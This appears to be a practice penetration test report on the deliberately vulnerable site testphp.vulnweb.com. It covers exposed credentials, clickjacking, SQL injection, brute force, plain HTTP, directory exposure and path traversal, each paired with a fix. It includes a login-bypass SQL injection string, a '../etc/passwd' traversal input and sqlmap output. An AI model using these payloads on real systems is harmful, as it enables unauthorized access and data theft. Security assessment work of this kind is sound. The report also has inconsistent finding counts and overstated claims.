

# **Test Report**

**(Task 1)**

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# **Vulnerability Assessment Report For a Live Website**

## **Confidentiality Statement**

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## **Disclaimer**


**A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.**

## **Assessment Overview**

**From Jan(10-15)2026 Vulnweb engaged me to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment*, *OWASP Testing Guide (v4)*, and *customized testing frameworks*.**

## **Phases of penetration testing activities include the following:**

- **Planning – Customer goals are gathered and rules of engagement obtained.**
- **Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.**
- **Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.**
- **Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.**



## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I attempted to gather sensitive information through opensource intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. I also performed scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

### Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
<b>Critical</b>	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
<b>High</b>	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
<b>Moderate</b>	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
<b>Low</b>	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.

<b>Informational</b>	<b>N/A</b>	<b>No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.</b>
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## Scope

Assessment	Details
External penetration test	<a href="http://testphp.vulnweb.com">http://testphp.vulnweb.com</a>

## Executive Summary

**During Vulnerability test was conducted on the website**

**<http://testphp.vulnweb.com>. The tools used for scanning are Nuclei, OpenVAS, Burpsuite, Gobuster and pentesting was done on these vulnerabilities to check whether it is valid. By leveraging a series of attacks, I found critical level vulnerabilities that allowed full internal network access to testphp database. It is highly recommended that vulnweb address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort. Here is a short report of the vulnerability scan.**

Total records generated	Critical	High Severity	Medium Severity	Low Severity
9	2	5	2	0

## Attack Summary

Sl. no	Action	Recommendation	Severity
1	Obtained login credentials from <a href="http://testphp.vulnweb.com/pictures/credentials.txt">http://testphp.vulnweb.com/pictures/credentials.txt</a>	Delete the webpages which contain user credentials	High
2	The website is vulnerable to clickjacking. It is possible to add the link of the webpage to the <iframe> section	Add http-security-headers	Medium
3	The login page is vulnerable to SQL injection	Implement Input Validation and Sanitization:	Critical
4	The login page is vulnerable to bruteforce attack	Limit the number of login attempts	High
5	Insecure Connection	Change the webpage to "https" from "http"	Medium
6	Sensitive Information Disclosure	Remove the user credentials	Critical


7	Sensitive Information Disclosure	Remove the webpage contents	High
8	Sensitive Information Disclosure	Implement access controls	High
9	Sensitive Information Disclosure	Implement access controls	High

## **Penetration test findings**

### **1) Obtained Login credentials (High)**

<b>Description</b>	It was possible to find the login credentials of a user from <a href="http://testphp.vulnweb.com/pictures/credentials.txt">http://testphp.vulnweb.com/pictures/credentials.txt</a> . This user credentials can be later used to login to any webpages associated with it.
<b>Impact</b>	High
<b>System</b>	<a href="http://testphp.vulnweb.com/pictures/credentials.txt">http://testphp.vulnweb.com/pictures/credentials.txt</a>

### **Proof of concept:**




**Recommendation:-** Remove the webpage or the contents.

### **2) Clickjacking (Medium)**

<b>Description</b>	The website is Vulnerable to clickjacking( <i>an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element</i> ). This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money or purchase products online. The webpage was added to the “<iframe>” section of a test code and it was able to show the results successfully.
<b>Impact</b>	Medium
<b>System</b>	<a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>

## **Proof of concept:**



## **Recommendation:-**


**Implement X-frame-options header (Used to control whether a page can be placed in an <iframe>) The syntax for adding xframe in Apache:**

- 1) **Edit the httpd.conf file.**
- 2) **Locate the section for your website or a virtual host.**
- 3) **Add the following line inside the section:**  
**Header always set X-Frame-Options "DENY"**


## **3) SQL injection (Critical)**

<b>Description</b>	<b>The login page is vulnerable to SQL injection(a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed). It is possible to bypass the login page with the sql command <i>a' or '1'='1</i>. When the login page is vulnerable to sql injection other users will be able to login with just usernames and without their password. This can result in unauthorized access to sensitive data, such as: Passwords, credit card number and personal information.</b>
<b>Impact</b>	<b>Critical</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/login.php">http://testphp.vulnweb.com/login.php</a></b>

## **Proof of concept:**



**The login request is captured and sql commands are given in the place of password**



**Login successful**

## **Recommendation:-**

**Implement input validation and parameterized queries including prepared statements.**

- Prepared Statements and Parameterization:**

**Queries are built with placeholders (?) instead of directly embedding user input.**

**User input is provided separately as parameters.**

**The database engine safely handles the query, preventing malicious code execution.**

**2. Input Validation and Sanitization:**

**Always validate and sanitize user input:**

**Remove or escape special characters that could be used for injection (e.g., quotes, semicolons).**

**Enforce allowed data types and formats.**

**3. Least Privilege Principle:**

**Grant database users only the minimum permissions required.**

**This minimizes potential damage if an attacker gains unauthorized access.**

**4. Stored Procedures (cautiously):**

**Stored procedures can be secure if implemented carefully.**

**Store the complete logic within the database.**

**Pass sanitized parameters to the stored procedure.**

**4) The login page is vulnerable to bruteforce attack (High)**


<b>Description</b>	<b>The login page is vulnerable to bruteforce attack (<i>a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain unauthorized access to systems</i>).</b> <b>It is possible to perform a password bruteforce on the login page.</b>
<b>Impact</b>	<b>High</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/login.php">http://testphp.vulnweb.com/login.php</a></b>

**Proof of concept:**

The screenshot shows a web browser window with the title '2. Intruder attack of http://testphp.vulnweb.com'. The browser is displaying a page with a table of results. The table has columns for 'Request', 'Payload', 'Status code', 'Response received', 'Error', 'Timeout', 'Length', and 'Comment'. The 'Request' column shows the payload 'uname=test&pass=test' and the 'Response' column shows the status code '200'. The 'Raw' tab is also visible, showing the raw HTTP request and response data.



**Trying a password brute force attack on the login page (200 response indicates successful)**



### List of successful passwords

## Recommendation:-

**Implement number of login limit per ip address. If the number of login attempts from a particular ip address exceeds the limit block the ip address from logging in.**

- **Track Login Attempts:**
- **Store the number of failed attempts for a specific user or IP address in a database or temporary storage.**
- **Enforce Limits:**
- **Check the number of attempts before allowing another login try.**
- **Lockouts:**
- **Implement temporary or permanent lockouts after exceeding the limit.**

## Important Considerations:

- **Balance Security and Usability:**  
**Set a reasonable limit (e.g., 3-5 attempts) to prevent brute-force attacks while not inconveniencing genuine users.**
- **Lockout Timers:**  
**Implement temporary lockouts with a timer (e.g., 15 minutes) to allow legitimate users to recover from typos or forgotten passwords.**
- **Clear Error Messages:**  
**Inform users about exceeding login attempts and the lockout duration.**
- **Security Best Practices:**

**Never store passwords in plain text. Always use strong hashing algorithms.**


➤ **Consider CAPTCHAs:**

**These can add an extra layer of protection against automated bots.**

## **5) Insecure connection (Medium)**

<b>Description</b>	<b>If a website uses “<i>http</i>” instead of “<i>https</i>”, all requests and responses can be read by anyone who is monitoring the session. “<i>http</i>” messages are plaintext, which means unauthorized parties can easily access and read them over the internet. In contrast, “<i>https</i>” transmits all data in encrypted form.</b>
<b>Impact</b>	<b>Medium</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a></b>

### **Proof of concept:**



### **Recommendation:-**

#### **Change the webpage to “https”.**


- 1. Obtain an SSL Certificate: Purchase one from your hosting provider or a trusted CA.**
- 2. Install and Configure SSL: Follow your hosting provider's instructions for SSL installation on your web server.**
- 3. Enable HTTPS Redirection: Configure your server to redirect all HTTP traffic to HTTPS.**
- 4. Update Internal Links: Modify all internal links within your website code to use HTTPS URLs.**

## Sensitive Information of the web

### 6)Disclosure(Critical)

<b>Description</b>	<b>The login credentials are visible to other users with username="test" password="test". It is visible to everyone who visits the signup page.</b>
<b>Impact</b>	<b>Critical</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/login.php">http://testphp.vulnweb.com/login.php</a></b>

### Proof of concept:



### Recommendation:- Remove the user credentials


**Ask the user to reset the password**

## Sensitive Information of the web(High)

### 7) Disclosure(High)

<b>Description</b>	<b>The contents of the admin directory are visible. This file contains sensitive information about the org.</b>
<b>Impact</b>	<b>High</b>
<b>System</b>	<b><u><a href="http://testphp.vulnweb.com/admin">http://testphp.vulnweb.com/admin</a></u></b>

#### **Proof of concept:**




**Recommendation:- Hide Sensitive contents from this web page.  
Implement access controls.**

Sensitive Information of the web(High)

## 8) Disclosure(High)

<b>Description</b>	<b>The contents of the CVS directory are visible. This file contains log history and other sensitive information about the org.</b>
<b>Impact</b>	<b>High</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/ CVS">http://testphp.vulnweb.com/ CVS</a></b>

**Proof of concept:**



**Recommendation:- Hide Sensitive contents from this web page.**


**Implement access controls**

## Sensitive Information of the web(High)

### 9) Disclosure(High)

<b>Description</b>	It is possible obtain the login credentials of users from <a href="http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg">http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg</a> by capturing the packets and using the wordlist <i>../etc/passwd</i>
<b>Impact</b>	High
<b>System</b>	<a href="http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg">http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg</a>

#### Proof of concept:



**Recommendation:-** Hide Sensitive contents from this web page or delete the web page.

**Implement access controls**

**10) SQL injection(Critical)**

<b>Description</b>	<b>The webpage <a href="http://testphp.vulnweb.com/product.php?pic=1">http://testphp.vulnweb.com/product.php?pic=1</a> is vulnerable to SQL injection. It is possible to view all the contents of other pages. It displays “<i>artist ids</i>”, “<i>artist names</i>” and much more information.</b>
<b>Impact</b>	<b>High</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/product.php?pic=1">http://testphp.vulnweb.com/product.php?pic=1</a></b>

**Proof of concept:**

## Sensitive Information of the web(High)

```
root@kali: /home/kali
[10:39:36] [WARNING] reflective value(s) found and filtering out
[10:39:38] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[10:39:38] [INFO] testing 'Generic inline queries'
[10:39:38] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:39:38] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:39:40] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:39:40] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[10:39:40] [INFO] testing 'MySQL inline queries'
